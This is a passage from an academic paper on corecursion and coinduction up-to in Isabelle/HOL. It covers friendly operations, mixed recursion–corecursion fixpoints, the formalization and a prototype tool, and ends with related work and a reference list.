Example 9. Assume that SCons and \oplus are registered as friendly at the time of defining \otimes (cf. Example 4). Then $K = \lambda A. A^2$ and $\otimes = \text{corecTop } s$, where

$$s = \lambda(xs, ys). (\text{head } xs \times \text{head } ys, \text{vleaf } (xs, \text{tail } ys) \oplus \text{vleaf } (\text{tail } xs, ys))$$

The function s can be recast into $\rho \circ K \langle \text{id}, \langle \text{head}, \text{tail} \rangle \rangle$, where

$$\rho : \prod_{A \in \text{Set}} (A \times (\text{Nat} \times A))^2 \rightarrow \text{Nat} \times \Sigma^* A^2$$

is defined by

$$\rho((a, (m, a')), (b, (n, b'))) = (m \times n, \text{vleaf } (a, b') \oplus \text{vleaf } (a', b))$$

which is clearly parametric. Determining ρ from s and $K \langle \text{id}, \langle \text{head}, \text{tail} \rangle \rangle$ can be done in a syntax-directed fashion.

Above, the new operation $g : K J \rightarrow J$ was defined using corecTop , and the domain of g was treated as any arbitrary domain. It turns out there is more opportunity for taking advantage of the form $K J$ of the domain: We can allow the corecursive calls of g to mix freely with occurrences of the other friendly operations, i.e., treat g as friendly already when defining it. To this end, we slightly change the codomain of ρ , replacing $\Sigma^*(K A)$ with $(\Sigma + K)^* A$, i.e., $\Sigma^* A$. We now assume $\rho : \prod_{A \in \text{Set}} K(A \times F A) \rightarrow F((\Sigma + K)^* A)$ and have the following improved version of Theorem 8.

Theorem 10. Assume $(\bar{K}, \bar{f}, \Lambda)$ is a well-formed corecursion state, $s = \rho \circ K \langle \text{id}, \text{dctor} \rangle$ (as in Figure 5b), and ρ is parametric. Then there exists a unique function $g : K J \rightarrow J$ that makes the (outer) diagram in Figure 5b commute and such that $\text{nextState}_g(\bar{K}, \bar{f}, \Lambda) = (\bar{K}', \bar{f}', \Lambda')$ is again a well-formed corecursion state, where

- $\bar{K}' = (K_1, \dots, K_n, K)$ (hence $\Sigma' = \Sigma + K$);
- $\bar{f}' = (f_1, \dots, f_n, g)$;
- $\Lambda' : \prod_{A \in \text{Set}} \Sigma'(A \times F A) \rightarrow F(\Sigma'^* A)$ is defined as $[F \text{ embL} \circ \Lambda, \rho]$.

In Figure 5b, the function $\text{eval}_g : (\Sigma + K)^* J \rightarrow J$ is the natural extension of both $\text{eval} : \Sigma^* J \rightarrow J$ and g .

The above theorem allows us to define and integrate as friendly functions such as

$$xs \heartsuit ys = \text{SCons}(\text{head } xs \times \text{head } ys, (((xs \heartsuit \text{tail } ys) \oplus (\text{tail } xs \otimes ys)) \heartsuit ys) \otimes zs)$$

whose corecursive calls mix freely with \oplus and \otimes .

In Theorem 8, the definition of the new operation is decoupled from the parametric decomposition of its corecursion law, which ensures friendliness. We may define g as $\text{corecTop } s$ regardless of whether s decomposes as $\rho \circ K \langle \text{id}, \text{dctor} \rangle$ for a parametric ρ ; but we can register g as friendly only if such a decomposition is possible. On the other hand, in Theorem 10, the very existence of g depends on s being parametrically decomposable: The behavior of g needs

to be a priori known as friendly, because g itself can participate in the call contexts for g . Thus, the following definition is valid, and yields a friendly operation, according to Theorem 10:

$$g \, xs = \text{SCons}(\text{head } xs)(g(g(\text{tail } xs)))$$

By contrast, the next definition is not valid due to the nonexistence of a suitable ρ :

$$g \, xs = \text{SCons}(\text{head } xs)(g(g(\text{tail } (\text{tail } xs))))$$

In fact, it is not productive, let alone friendly.

3.7 Coinduction Up-to

In a proof assistant, specification mechanisms are not very useful unless they are complemented by suitable reasoning infrastructure. The natural counterpart of corecursion up-to is coinduction up-to. In our incremental framework, the expressiveness of coinduction up-to grows together with that of corecursion up-to.

We start with structural coinduction [56], allowing to prove two elements of J equal by exhibiting an F -bisimulation, i.e., a binary relation R on J such that whenever two elements j_1 and j_2 are related, their dctor -unfoldings are componentwise related by R :

$$\frac{R \, j_1 \, j_2 \quad \forall j_1 \, j_2 \in J. R \, j_1 \, j_2 \longrightarrow \text{Frel } R(\text{dctor } j_1)(\text{dctor } j_2)}{j_1 = j_2}$$

Recall that our type constructors are not only functors but also relators. The notion of “componentwise relationship” refers to F ’s relator structure Frel .

Upon integrating a new operation g (Section 3.6), the coinduction rule is made more flexible by allowing the dctor -unfoldings to be componentwise related not only by R but more generally by a closure of R that takes g into account.

For a corecursion state $(\bar{K}, \bar{f}, \Lambda)$ and a relation $R : J \rightarrow J \rightarrow \text{Bool}$, we define $\text{cl}_{\bar{f}} R$, the \bar{f} -congruence closure of R , as the smallest equivalence relation that includes R and is compatible with each $f_i : K_i J \rightarrow J$: $\forall z_1 \, z_2 \in K_i J. \text{Krel}_i R \, z_1 \, z_2 \longrightarrow \text{cl}_{\bar{f}} R(f_i \, z_1)(f_i \, z_2)$, where Krel_i is the relator associated with K_i .

The next theorem supplies the reasoning counterpart of the definition principle stated in Theorem 6. It can be inferred from recent, more abstract results [54].

Theorem 11. The following coinduction rule up to \bar{f} holds in the corecursion state $(\bar{K}, \bar{f}, \Lambda)$:

$$\frac{R \, j_1 \, j_2 \quad \forall j_1 \, j_2 \in J. R \, j_1 \, j_2 \longrightarrow \text{Frel}(\text{cl}_{\bar{f}} R)(\text{dctor } j_1)(\text{dctor } j_2)}{j_1 = j_2}$$

Coinduction up to \bar{f} is the ideal abstraction for proving equalities involving functions defined by corecursion up to \bar{f} : For example, a proof of commutativity for \otimes naturally relies on contexts involving \oplus , because \otimes ’s corecursive behavior (i.e., \otimes ’s dctor -unfolding) depends on \oplus .




Figure 6: Mixed fixpoint

4. Mixed Fixpoints

When we write fixpoint equations to define a function f , we often want to distinguish corecursive calls from calls that are sound for other reasons—for example, if they terminate. We model this situation abstractly by a function $s : A \rightarrow \Sigma^*(F(\Sigma^*A) + \Sigma^*A)$. As usual, for each a , the shape of sa represents the calling context for $f a$, with the occurrences of the content items d' in sa representing calls to $f d'$. The new twist is that we now distinguish guarded calls (captured by the left-hand side of $+$) from possibly unguarded ones (the right-hand side of $+$).

We want to define a function f with the behavior indicated by s , i.e., making the diagram in Figure 6b commute. In the diagram, $+$ denotes the map function $u + v : B + C \rightarrow D + E$ built from two functions $u : B \rightarrow D$ and $v : C \rightarrow E$. In the absence of pervasive guards, we cannot employ the corecursors directly to define f . However, if we can show that the noncorecursive calls eventually lead to a corecursive call, we will be able to employ `corecFlex`. This precondition can be expressed in terms of a fixpoint equation. According to Figure 6a, the call to g (shown on the base arrow) happens only on the right-hand side of $+$, meaning that the intended corecursive calls are ignored when “computing” the fixpoint g . Our goal is to show that the remaining calls behave properly.

The functions `reduce` and `eval` that complete the diagrams of Figure 6 are the expected ones:

- The elements of $\Sigma^*(F(\Sigma^*A))$ are formal-expression trees guarded on every path to the leaves, and so are the elements $\Sigma^*(F(\Sigma^*A) + \Sigma^*(\Sigma^*(F(\Sigma^*A))))$, but with a more restricted shape; `reduce` embeds the latter in the former:

$$\text{reduce} = \text{flat} \circ \Sigma^*[\text{vleaf}, \text{flat}]$$

where $\text{flat} : \prod_{A \in \text{Set}} \Sigma^*(\Sigma^*A) \rightarrow A$ is the standard join operation of the Σ^* -monad.

- `eval_-(F_+_-)` evaluates all the formal operations of Σ^* :

$$\text{eval}_-(F_+_-) = \text{eval} \circ \Sigma^*[\text{ctor} \circ F \text{ eval}, \text{eval}]$$

Theorem 12. If there exists (a unique) $g : A \rightarrow \Sigma^*(F(\Sigma^*A))$ such that the diagram in Figure 6a commutes, there exists (a unique) $f : A \rightarrow J$ such that the diagram in Figure 6b commutes, namely, `corecFlex g`.

The theorem certifies the following procedure for making sense of a mixed fixpoint definition of a function f :

1. Separate the guarded and the unguarded calls (as shown in the codomain $\Sigma^*(F(\Sigma^*A) + \Sigma^*A)$ of s).
2. Prove that the unguarded calls eventually terminate or lead to guarded calls (as witnessed by g).
3. Pass the unfolded guarded calls to the corecursor—i.e., take $f = \text{corecFlex } g$.

Example 13. The above procedure can be applied to define `facC`, `primes : Nat → Nat → Stream`, and `cat : Nat → Stream`, while

avoiding the unsound nasty (Section 2.3). A simple analysis reveals that the first self-call to `primes` is guarded while the second is not. We define $g : \text{Nat} \times \text{Nat} \rightarrow \Sigma^*(\text{Nat} \times \Sigma^*(\text{Nat} \times \text{Nat}))$ by

$$g(m, n) = \text{if } (m = 0 \wedge n > 1) \vee \text{gcd } m \ n = 1 \\ \text{then } \text{vleaf}(n, \text{vleaf}(m \times n, n + 1)) \\ \text{else } g(m, n + 1)$$

In essence, g behaves like the function f we want to define (here, `primes`), except that the guarded calls are left symbolic, whereas the unguarded calls are interpreted as actual calls to g . We can show that g is well defined by a standard termination argument. This characteristic equation of g is the commutativity of the diagram determined by s as in Figure 6a, where $s : \text{Nat} \times \text{Nat} \rightarrow \Sigma^*(\text{Nat} \times \Sigma^*(\text{Nat} \times \text{Nat}) + \Sigma^*(\text{Nat} \times \text{Nat}))$ is defined as follows:

$$s(m, n) = \text{if } (m = 0 \wedge n > 1) \vee \text{gcd } m \ n = 1 \\ \text{then } \text{vleaf}(\text{Inl}(n), \text{vleaf}(m \times n, n + 1)) \\ \text{else } \text{vleaf}(\text{Inr}(\text{vleaf}(m, n + 1)))$$

where `Inl` and `Inr` are the left and right sum embeddings. Setting `primes = corecFlex g` yields the desired characteristic equation for `primes` after simplification (as illustrated in Example 4).

The `primes` example has all unguarded calls in tail form, which makes the associated function g tail-recursive. This need not be the case, as shown by the `cat` example, whose unguarded calls occur under the friendly operation \oplus . However, we do require that the unguarded calls occur in contexts formed by friendly operations alone. This requirement guarantees that after unfolding all the unguarded calls, the resulting context that is to be handled corecursively is friendly. This precludes unsound definitions such as `nasty`.

5. Formalization

We formalized the metatheory of Sections 3 and 4 in Isabelle/HOL. The results have been proved in higher-order logic with Infinity, Choice, and a mechanism for defining types by exhibiting non-empty subsets of existing types. The logic is comparable to Zermelo set theory with Choice (ZC) but weaker than ZFC. The development would work for any class of functors that are relators (or closed under weak pullbacks), contain basic functors (identity, (co)products, etc.) and are closed under intersection and composition, and have initial algebras and final coalgebra that can be represented in higher-order logic. However, our Isabelle development focuses on a specific class: the bounded natural functors [60].

The formalization consists of two parts: The *base* derives a corecursor up-to from a primitive corecursor; the *step* starts with a corecursor up-to and integrates an additional friendly operation.

The *base* part starts by axiomatizing a functor F and defines a codatatype with nesting through F : `codatatype J = ctor (F J)`. In general, J could depend on type variables, but this is an orthogonal concern. Then the formalization defines the free algebra over F and the basic corecursor seed Λ for initializing the state with `ctor` as friendly (Section 3.5). It also needs to lift Λ to the free algebra, a

technicality that was omitted in the presentation. Then it defines `eval` and other necessary structure (Section 3.3). Finally, it introduces `corecTop` and `corecFlex` (Section 3.4) and derives the corresponding coinduction principle (Section 3.7).

From a high-level point of view, the step part has a somewhat similar structure to the base. It axiomatizes a domain functor K and a parametric function ρ associated with the new friendly operation g to integrate. Then it extends the signature to include K , defines the extended corecursor seed Λ' , and lifts Λ' to the free algebra. Next, it defines the parameterized `evalg` and other infrastructure (Section 3.6). Finally, it introduces `corecTop` and `corecFlex` for the new state and derives the coinduction principle.

6. Prototype Implementation

The process of instantiating the metatheory to particular user-specified codatatypes is automated by a prototype tool. The user points to a particular codatatype [14]. The tool takes over and instantiates the generic corecursor to the indicated type, providing the concrete corecursion and mixed recursion–corecursion theorems. The stream and tree examples presented in Section 2 have all been obtained with this tool. As a larger case study, we formalized all the examples from the extended version of Hinze and James’s study [29]. The parametricity proof obligations were discharged by Isabelle’s parametricity prover [31]. The mixed recursion–corecursion definitions were done using Isabelle’s facility for defining terminating recursive functions [36].

Our tool currently lacks syntactic sugar. It still requires some boilerplate from the user, namely the explicit invocation of the corecursor and the parametricity prover. These are just a few extra lines of script per definition, and therefore the tool is also usable in the current form. Following the design of its primitive ancestor [14], the envisioned user-friendly `corec` command will automate the following steps (cf. Example 5):

1. Parse the user’s corecursive specification of f and synthesize arguments to the current, most powerful corecursor.
2. Define f in terms of the corecursor.
3. Derive the original specification from the corecursor theorems.

Passing the `friendly` option to `corec` will additionally invoke the following procedure (cf. Example 9):

4. Extract a polymorphic function ρ from the specification of f .
5. Automatically prove ρ parametric or pass the proof obligation to the user.
6. Derive the strengthened corecursor and its coinduction rule.

The `corec` command will be complemented by an additional command, tentatively called `corec_friendly`, for registering arbitrary operations f (not necessarily defined using `corec`) as friendly. The command will ask the user to provide a corecursive specification of f as a lemma of the form $f \bar{x} = \text{ctor} \dots$ and then perform steps 4 to 6. The `corec` command will become increasingly stronger as more operations are registered.

The following Isabelle-like theory fragment gives a flavor of the envisioned functionality from the user’s point of view:

```
codatatype Stream A = SCons (head: A) (tail: Stream A)

corec (friendly)  $\oplus$  : Stream  $\rightarrow$  Stream  $\rightarrow$  Stream
   $xs \oplus ys = \text{SCons} (\text{head } xs + \text{head } ys) (\text{tail } xs \oplus \text{tail } ys)$ 

corec (friendly)  $\otimes$  : Stream  $\rightarrow$  Stream  $\rightarrow$  Stream
   $xs \otimes ys = \text{SCons} (\text{head } xs \times \text{head } ys) ((\text{tail } xs \otimes \text{tail } ys) \oplus (\text{tail } xs \otimes ys))$ 

lemma  $\oplus\_commute$ :  $xs \oplus ys = ys \oplus xs$ 
```

by (coinduction arbitrary: $xs \ ys$ rule: stream.coinduct) auto

```
lemma  $\otimes\_commute$ :  $xs \otimes ys = ys \otimes xs$ 
proof (coinduction arbitrary:  $xs \ ys$  rule: stream.coinduct_upto)
  case Eq_stream thus ?case unfolding tail_ $\otimes$ 
    by (subst  $\oplus\_commute$ ) (auto intro: stream.cl_ $\oplus$ )
qed
```

7. Related Work

There is a lot of relevant work, concerning both the metatheory and applications in proof assistants and similar systems. We referenced some of the most closely related work in the earlier sections. Here is an attempt at a more systematic overview.

Category Theory. The notions of corecursion and coinduction up-to started with process algebra [55, 58] before they were recast in the abstract language of category theory [9, 29, 33, 35, 46, 54, 61]. Our approach owes a lot to this theoretical work, and indeed formalizes some state-of-the-art category theoretical results on corecursion and coinduction up-to [46, 54]. Besides adapting existing results to higher-order logic within an incremental corecursor cycle, we have extended the state of the art with a sound mechanism for mixing recursion with corecursion up-to.

Category theory provides an impressive body of abstract results that can be applied to solve concrete problems elegantly. Proof assistants have a lot to benefit from category theory, as we hope to have demonstrated with this paper. There has been prior work on integrating coinduction up-to techniques from category theory into these tools. Hensel and Jacobs [26] illustrated the categorical approach to (co)datatypes in PVS via axiomatic declarations of various flavors of trees with (co)recursors and proof principles. Popescu and Gunter proposed incremental coinduction for a deeply embedded proof system in Isabelle/HOL [51]. Hur et al. [32] extended Winskel’s [64] and Moss’s [47] parameterized coinduction and studied applications to Agda, Coq, and Isabelle/HOL. Endrullis et al. [25] developed a method to perform up-to coinduction in Coq inspired by behavioral logic [53]. To our knowledge, no prior work has realized corecursion up-to in a proof assistant.

Ordered Structures and Convergence. A number of approaches to define functions on infinite types are based on domain theory, or more generally on ordered structures and notions of convergence, including Matthews [45], Di Gianantonio and Miculan [23], Huffman [30], and Lochbihler and Hölzl [44]. These do not capture total programming or productivity; instead, the user must switch to a richer universe of domains and continuous computations.

Strictly speaking, our approach does not guarantee productivity either. This is an inherent limitation of the semantic (shallow embedded) approach in HOL systems, which do not specify a computational model (unlike Agda and Coq). Productivity can be argued informally by inspecting the characteristic corecursion equations.

Syntactic Criteria. Proof assistants based on type theory include checkers for termination of recursion functions and productivity of corecursive functions. These checkers are part of the system’s trusted code base; bugs can lead to inconsistencies, as we saw for Agda [59] and Coq [22].¹ For users, built-in syntactic criteria are inflexible, due to their inability to evolve by incorporating semantic information; for example, Coq allows more than one constructor to appear as guards but is otherwise limited to primitive corecursion.

¹ In all fairness, we should mention that critical bugs were also found in the primitive definitional mechanism of our proof assistant of choice [38, 39]. Our point is not that brand B is superior to brand A, but rather that it is generally desirable to minimize the amount of trusted code.

To the best of our knowledge, the only deployed system that explicitly supports mixed recursive–corecursive definitions is Dafny. Leino and Moskal’s paper [40] triggered our interest in the topic. However, a naive reading of the paper suggests that the inconsistent nasty example from Section 2.3 is allowed, as was the case with earlier versions of Dafny. Newer versions reject not only nasty but also the legitimate cat function from the same subsection.

Type Systems. A more flexible alternative to syntactic criteria is to have users annotate the functions’ types with information that controls termination and productivity. Approaches in these category include fair reactive programming [19, 24, 37], clock variables [8, 20], and sized types [2]. Sized types are implemented in MiniAgda [3] and in newer versions of Agda, in conjunction with a destructor-oriented (copattern) syntax for corecursion [5]. These approaches, often featuring a blend of type systems and notions of convergence, achieve a higher modularity and trustworthiness, by moving away from purely syntactic criteria and toward semantic properties. By carefully tracking sizes and timers, they allow for more general corecursive call contexts than friendliness; for example, given suitable annotations, everyOther can participate in certain corecursive call contexts.

Our criterion captures a “1–1” contract: A friendly function can destroy *one* constructor to produce at least *one* constructor. The function double mapping the stream a_1, a_2, \dots to $a_1, a_1, a_2, a_2, \dots$ is friendly, but it would be more precisely described by a 1–2 contract. The function everyOther mapping $a_1, a_2, a_3, a_4, \dots$ to a_1, a_3, \dots is not friendly; it would require a 2–1 contract. And although everyOther \circ double satisfies a 1–1 contract ($2-1 \circ 1-2 = 1-1$), our corec command must reject the definition `zeros = SCons 0 (everyOther (double zeros))` because the unfriendly function everyOther appears in the call context.

In exchange for their flexibility, clock variables and sized types require extending the type system and burden the types. The general contracts must be specified by the user and complicate the up-to corecursion principle; the contract arithmetic would have to be captured in the principle, giving rise to new proof obligations. By contrast, friendly functions can be freely combined. This is the main reason why we claim it is a “sweet spot.”

There is a prospect of embedding our lighter approach into such heavier but more precise frameworks. Our friendly operations possibly form the maximal class of context functions requiring no annotations (in general), amounting to a lightweight subsystem of Krishnaswami and Benton’s type system [37].

8. Conclusion

We presented a formalized framework for deriving rich corecursors that can be used to define total functions producing codatatypes. The corecursors gain in expressiveness with each new corecursive function definition that satisfies a semantic criterion. They constitute a significant improvement over the state of the art in the world of proof assistants based on higher-order logic, including HOL4, HOL Light, Isabelle/HOL, and PVS. Trustworthiness is attained at the cost of elaborate constructions. Coinduction being somewhat counterintuitive, we argue that these safeguards are well worth the effort. As future work, we want to transform our prototype tool into a solid implementation inside Isabelle/HOL.

Although we advocate the foundational approach, many ideas equally apply to systems with built-in codatatypes and corecursion. One could imagine extending the productivity check of Coq to allow corecursion under friendly operations, linking a syntactic criterion to a semantic property, as a lightweight alternative to clock variables and sized types. The emerging infrastructure for parametricity in Coq [12, 34] would likely be a useful building block.

Acknowledgment. Tobias Nipkow made this work possible. Stefan Milius guided us through his highly relevant work on abstract GSOS rules. Aymeric Bouzy constructed the example featured at the end of Section 3.3, which led us to enrich the framework with the cleaf injection. Andreas Abel and Rustan Leino discussed their tools and shared their paper drafts and examples with us. Mark Summerfield suggested many textual improvements. Reviewers provided very useful comments, suggested improvements of the presentation, and found technical typos. Blanchette was partially supported by the Deutsche Forschungsgemeinschaft (DFG) project Hardening the Hammer (grant NI 491/14-1). Popescu was partially supported by the DFG project Security Type Systems and Deduction (grant NI 491/13-2) as part of the program Reliably Secure Software Systems (RS³, priority program 1496). Traytel was supported by the DFG program Program and Model Analysis (PUMA, doctorate program 1480). The authors are listed alphabetically.

References

- [1] M. Abbott, T. Altenkirch, and N. Ghani. Containers: Constructing strictly positive types. *Theor. Comput. Sci.*, 342(1):3–27, 2005.
- [2] A. Abel. Termination checking with types. *RAIRO—Theor. Inf. Appl.*, 38(4):277–319, 2004.
- [3] A. Abel. MiniAgda: Integrating sized and dependent types. In A. Bove, E. Komendantskaya, and M. Niqui, eds., *PAR 2010*, vol. 43 of *EPTCS*, pp. 14–28, 2010.
- [4] A. Abel. Re: [Coq-Club] Propositional extensionality is inconsistent in Coq, 2013. Archived at <https://sympa.inria.fr/sympa/arc/coq-club/2013-12/msg00147.html>.
- [5] A. Abel and B. Pientka. Wellfounded recursion with copatterns: A unified approach to termination and productivity. In G. Morrisett and T. Uustalu, eds., *ICFP ’13*, pp. 185–196. ACM, 2013.
- [6] A. Abel, B. Pientka, D. Thibodeau, and A. Setzer. Copatterns: Programming infinite structures by observations. In R. Giacobazzi and R. Cousot, eds., *POPL 2013*, pp. 27–38, 2013.
- [7] A. Asperti, W. Ricciotti, C. S. Coen, and E. Tassi. The Matita interactive theorem prover. In N. Björner and V. Sofronie-Stokkermans, eds., *CADE-23*, vol. 6803 of *LNCS*, pp. 64–69. Springer, 2011.
- [8] R. Atkey and C. McBride. Productive coprogramming with guarded recursion. In G. Morrisett and T. Uustalu, eds., *ICFP ’13*, pp. 197–208. ACM, 2013.
- [9] F. Bartels. Generalised coinduction. *Math. Struct. Comp. Sci.*, 13(2):321–348, 2003.
- [10] F. Bartels. *On Generalised Coinduction and Probabilistic Specification Formats: Distributive Laws in Coalgebraic Modelling*. Ph.D. thesis, Vrije Universiteit Amsterdam, 2004.
- [11] N. Benton. The proof assistant as an integrated development environment. In C.-c. Shan, ed., *APLAS 2013*, vol. 8301 of *LNCS*, pp. 307–314. Springer, 2013.
- [12] J.-P. Bernardy, P. Jansson, and R. Paterson. Proofs for free: Parametricity for dependent types. *J. Funct. Program.*, 22(2):107–152, 2012.
- [13] Y. Bertot and P. Castéran. *Interactive Theorem Proving and Program Development—Coq’Art: The Calculus of Inductive Constructions*. Texts in Theoretical Computer Science. Springer, 2004.
- [14] J. C. Blanchette, J. Hölzl, A. Lochbihler, L. Panny, A. Popescu, and D. Traytel. Truly modular (co)datatypes for Isabelle/HOL. In G. Klein and R. Gamboa, eds., *ITP 2014*, vol. 8558 of *LNCS*, pp. 93–110. Springer, 2014.
- [15] J. C. Blanchette, A. Popescu, and D. Traytel. Unified classical logic completeness: A coinductive pearl. In S. Demri, D. Kapur, and C. Weidenbach, eds., *IJCAR 2014*, vol. 8562 of *LNCS*, pp. 46–60. Springer, 2014.
- [16] J. C. Blanchette, A. Popescu, and D. Traytel. Formalization associated with this paper. <https://github.com/dtraytel/fouco>, 2015.

- [17] J. C. Blanchette, A. Popescu, and D. Traytel. Witnessing (co)datatypes. In J. Vitek, ed., *ESOP 2015*, vol. 9032 of *LNCS*, pp. 359–382. Springer, 2015.
- [18] A. Bove, P. Dybjer, and U. Norell. A brief overview of Agda—A functional language with dependent types. In S. Berghofer, T. Nipkow, C. Urban, and M. Wenzel, eds., *TPHOLs 2009*, vol. 5674 of *LNCS*, pp. 73–78. Springer, 2009.
- [19] A. Cave, F. Ferreira, P. Panangaden, and B. Pientka. Fair reactive programming. In S. Jagannathan and P. Sewell, eds., *POPL '14*, pp. 361–372. ACM, 2014.
- [20] R. Clouston, A. Bizjak, H. B. Grathwohl, and L. Birkedal. Programming and reasoning with guarded recursion for coinductive types. In A. M. Pitts, ed., *FoSSaCS 2015*, vol. 9034 of *LNCS*, pp. 407–421. Springer, 2015.
- [21] J. Crow, S. Owre, J. Rushby, N. Shankar, and M. Srivas. A tutorial introduction to PVS. *WIFT '95*, 1995.
- [22] M. Dénès. [Coq-Club] Propositional extensionality is inconsistent in Coq, 2013. Archived at <https://sympa.inria.fr/sympa/arc/coq-club/2013-12/msg00119.html>.
- [23] P. Di Gianantonio and M. Miculan. A unifying approach to recursive and co-recursive definitions. In H. Geuvers and F. Wiedijk, eds., *TYPES 2002*, vol. 2646 of *LNCS*, pp. 148–161. Springer, 2003.
- [24] C. Elliott and P. Hudak. Functional reactive animation. In S. L. P. Jones, M. Tofte, and A. M. Berman, eds., *ICFP '97*, pp. 263–273. ACM, 1997.
- [25] J. Endrullis, D. Hendriks, and M. Bodin. Circular coinduction in Coq using bisimulation-up-to techniques. In S. Blazy, C. Paulin-Mohring, and D. Pichardie, eds., *ITP 2013*, vol. 7998 of *LNCS*, pp. 354–369. Springer, 2013.
- [26] U. Hensel and B. Jacobs. Proof principles for datatypes with iterated recursion. In E. Moggi and G. Rosolini, eds., *CTCS '97*, vol. 1290 of *LNCS*, pp. 220–241. Springer, 1997.
- [27] J. Heras, E. Komendantskaya, and M. Schmidt. (Co)recursion in logic programming: Lazy vs eager. *Theor. Pract. Log. Prog.*, 14(4-5), 2014. Supplementary material.
- [28] R. Hinze. Concrete stream calculus—An extended study. *J. Funct. Program.*, 20:463–535, 2010.
- [29] R. Hinze and D. W. H. James. Proving the unique fixed-point principle correct—An adventure with category theory. In *ICFP '11*, pp. 359–371, 2011. Extended version available at <http://www.cs.ox.ac.uk/people/daniel.james/unique/unique-tech.pdf>.
- [30] B. Huffman. A purely definitional universal domain. In S. Berghofer, T. Nipkow, C. Urban, and M. Wenzel, eds., *TPHOLs 2009*, vol. 5674 of *LNCS*, pp. 260–275. Springer, 2009.
- [31] B. Huffman and O. Kunčar. Lifting and Transfer: A modular design for quotients in Isabelle/HOL. In G. Gonthier and M. Norrish, eds., *CPP 2013*, vol. 8307 of *LNCS*, pp. 131–146. Springer, 2013.
- [32] C.-K. Hur, G. Neis, D. Dreyer, and V. Vafeiadis. The power of parameterization in coinductive proof. In R. Giacobazzi and R. Cousot, eds., *POPL '13*, pp. 193–206. ACM, 2013.
- [33] B. Jacobs. Distributive laws for the coinductive solution of recursive equations. *Inf. Comput.*, 204(4):561–587, 2006.
- [34] C. Keller and M. Lasson. Parametricity in an impredicative sort. In P. Cégielski and A. Durand, eds., *CSL 2012*, vol. 16 of *LIPICs*, pp. 381–395. Schloss Dagstuhl, 2012.
- [35] B. Klin. Bialgebras for structural operational semantics: An introduction. *Theor. Comput. Sci.*, 412(38):5043–5069, 2011.
- [36] A. Krauss. Partial recursive functions in higher-order logic. In U. Furbach and N. Shankar, eds., *IJCAR 2006*, vol. 4130 of *LNCS*, pp. 589–603. Springer, 2006.
- [37] N. R. Krishnaswami and N. Benton. Ultrametric semantics of reactive programs. In *LICS 2011*, pp. 257–266. IEEE, 2011.
- [38] O. Kunčar. Correctness of Isabelle’s cyclicity checker—Implementability of overloading in proof assistants. In X. Leroy and A. Tiu, eds., *CPP 2015*, pp. 85–94. ACM, 2015.
- [39] O. Kunčar and A. Popescu. A consistent foundation for Isabelle/HOL. In C. Urban and X. Zhang, eds., *ITP 2015*, *LNCS*. Springer, 2015.
- [40] K. R. M. Leino and M. Moskal. Co-induction simply—Automatic co-inductive proofs in a program verifier. In C. B. Jones, P. Pihlajasaari, and J. Sun, eds., *FM 2014*, vol. 8442 of *LNCS*, pp. 382–398. Springer, 2014.
- [41] X. Leroy. A formally verified compiler back-end. *J. Autom. Reasoning*, 43(4):363–446, 2009.
- [42] A. Lochbihler. Verifying a compiler for Java threads. In A. D. Gordon, ed., *ESOP 2010*, vol. 6012 of *LNCS*, pp. 427–447. Springer, 2010.
- [43] A. Lochbihler. Making the Java memory model safe. *ACM Trans. Program. Lang. Syst.*, 35(4):12:1–65, 2014.
- [44] A. Lochbihler and J. Hölzl. Recursive functions on lazy lists via domains and topologies. In G. Klein and R. Gamboa, eds., *ITP 2014*, vol. 8558 of *LNCS*, pp. 341–357. Springer, 2014.
- [45] J. Matthews. Recursive function definition over coinductive types. In Y. Bertot, G. Dowek, A. Hirschowitz, C. Paulin, and L. Théry, eds., *TPHOLs '99*, vol. 1690 of *LNCS*, pp. 73–90. Springer, 1999.
- [46] S. Milius, L. S. Moss, and D. Schwencke. Abstract GSOS rules and a modular treatment of recursive definitions. *Log. Meth. Comput. Sci.*, 9(3), 2013.
- [47] L. S. Moss. Parametric corecursion. *Theor. Comput. Sci.*, 260(1-2):139–163, 2001.
- [48] T. Nipkow, L. C. Paulson, and M. Wenzel. *Isabelle/HOL: A Proof Assistant for Higher-Order Logic*. Springer, 2002.
- [49] L. C. Paulson. Set theory for verification: I. From foundations to functions. *J. Autom. Reasoning*, 11(3):353–389, 1993.
- [50] L. C. Paulson. Set theory for verification: II. Induction and recursion. *J. Autom. Reasoning*, 15(2):167–215, 1995.
- [51] A. Popescu and E. L. Gunter. Incremental pattern-based coinduction for process algebra and its Isabelle formalization. In C.-H. L. Ong, ed., *FoSSaCS 2010*, vol. 6014 of *LNCS*, pp. 109–127. Springer, 2010.
- [52] J. C. Reynolds. Types, abstraction and parametric polymorphism. In *IFIP '83*, pp. 513–523, 1983.
- [53] G. Roşu and D. Lucanu. Circular coinduction—A proof theoretical foundation. In A. Kurz, M. Lenisa, and A. Tarlecki, eds., *CALCO 2009*, vol. 5728 of *LNCS*, pp. 127–144. Springer, 2009.
- [54] J. Rot, M. M. Bonsangue, and J. J. M. M. Rutten. Coalgebraic bisimulation-up-to. In P. van Emde Boas, F. C. A. Groen, G. F. Italiano, J. R. Nawrocki, and H. Sack, eds., *SOFSEM 2013*, vol. 7741 of *LNCS*, pp. 369–381. Springer, 2013.
- [55] J. J. M. M. Rutten. Processes as terms: Non-well-founded models for bisimulation. *Math. Struct. Comp. Sci.*, 2(3):257–275, 1992.
- [56] J. J. M. M. Rutten. Universal coalgebra: A theory of systems. *Theor. Comput. Sci.*, 249:3–80, 2000.
- [57] J. J. M. M. Rutten. A coinductive calculus of streams. *Math. Struct. Comp. Sci.*, 15(1):93–147, 2005.
- [58] D. Sangiorgi. On the bisimulation proof method. *Math. Struct. Comp. Sci.*, 8(5):447–479, 1998.
- [59] D. Traytel. [Agda] Agda’s copatterns incompatible with initial algebras, 2014. Archived at <https://lists.chalmers.se/pipermail/agda/2014/006759.html>.
